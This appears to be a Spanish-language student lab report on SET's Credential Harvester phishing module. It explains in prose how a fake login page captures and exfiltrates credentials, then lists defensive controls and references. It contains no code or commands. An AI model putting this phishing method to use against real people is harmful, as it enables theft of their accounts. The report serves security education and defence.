


EXPLICACIÓN DEL FLUJO DE CAPTURA DE LA INFORMACIÓN

¿Qué es un Credential Harvester?

Un Credential Harvester (cosechador de credenciales) es un componente de SET diseñado para capturar información de autenticación (usuarios y contraseñas) introducida por una víctima en un formulario web controlado por el atacante. Su función dentro de una campaña de phishing es:

- Servir una página de autenticación que imita (o en este caso simula genéricamente) un portal legítimo.
- Interceptar los datos enviados por el formulario mediante el método HTTP POST.
- Registrar y exfiltrar la información hacia el servidor controlado por el atacante.
- Redirigir a la víctima (opcionalmente) hacia el sitio legítimo para evitar sospechas.



CONTROLES DE SEGURIDAD PROPUESTOS

Control	Descripción
Autenticación Multifactor (MFA)	Requiere un segundo factor (token, biometría, app) además de la contraseña.
Filtrado de URLs (Proxy/Web Gateway)	Bloquea dominios sospechosos o no categorizados.
DNS Seguro (DNSSEC/DoH)	Previene envenenamiento de DNS y redirecciones maliciosas.
Certificados SSL/TLS válidos	Los sitios legítimos utilizan HTTPS con certificados válidos.
Análisis de correo (SEG)	Filtra correos con enlaces sospechosos o dominios similares.
Honeypots de credenciales	Detecta uso de credenciales "señuelo" en sistemas reales.

CONCLUSIÓN

La actividad demostró que el módulo Credential Harvester de SET permite capturar credenciales en tiempo real al servir una página web ficticia que explota la confianza del usuario, confirmando que la prevención efectiva contra el phishing requiere combinar capacitación, autenticación multifactor y verificación técnica de URLs y certificados.

REFERENCIAS

Kennedy, D. (s. f.). The Social-Engineer Toolkit (SET) [Software]. TrustedSec.

<https://github.com/trustedsec/social-engineer-toolkit>

National Institute of Standards and Technology. (2021). Phishing. NIST.

<https://www.nist.gov/itl/smallbusinesscyber/guidance-topic/phishing>

National Institute of Standards and Technology. (2024). Cybersecurity Framework 2.0. NIST. <https://www.nist.gov/cyberframework>
Offensive Security. (2026). set | Kali Linux Tools. Kali Linux.

<https://www.kali.org/tools/set/>

TechTarget. (2024). How to use Social-Engineer Toolkit. SearchSecurity.

<https://www.techtarget.com/cybersecurity/tutorial/How-to-use-Social-Engineer-Toolkit>

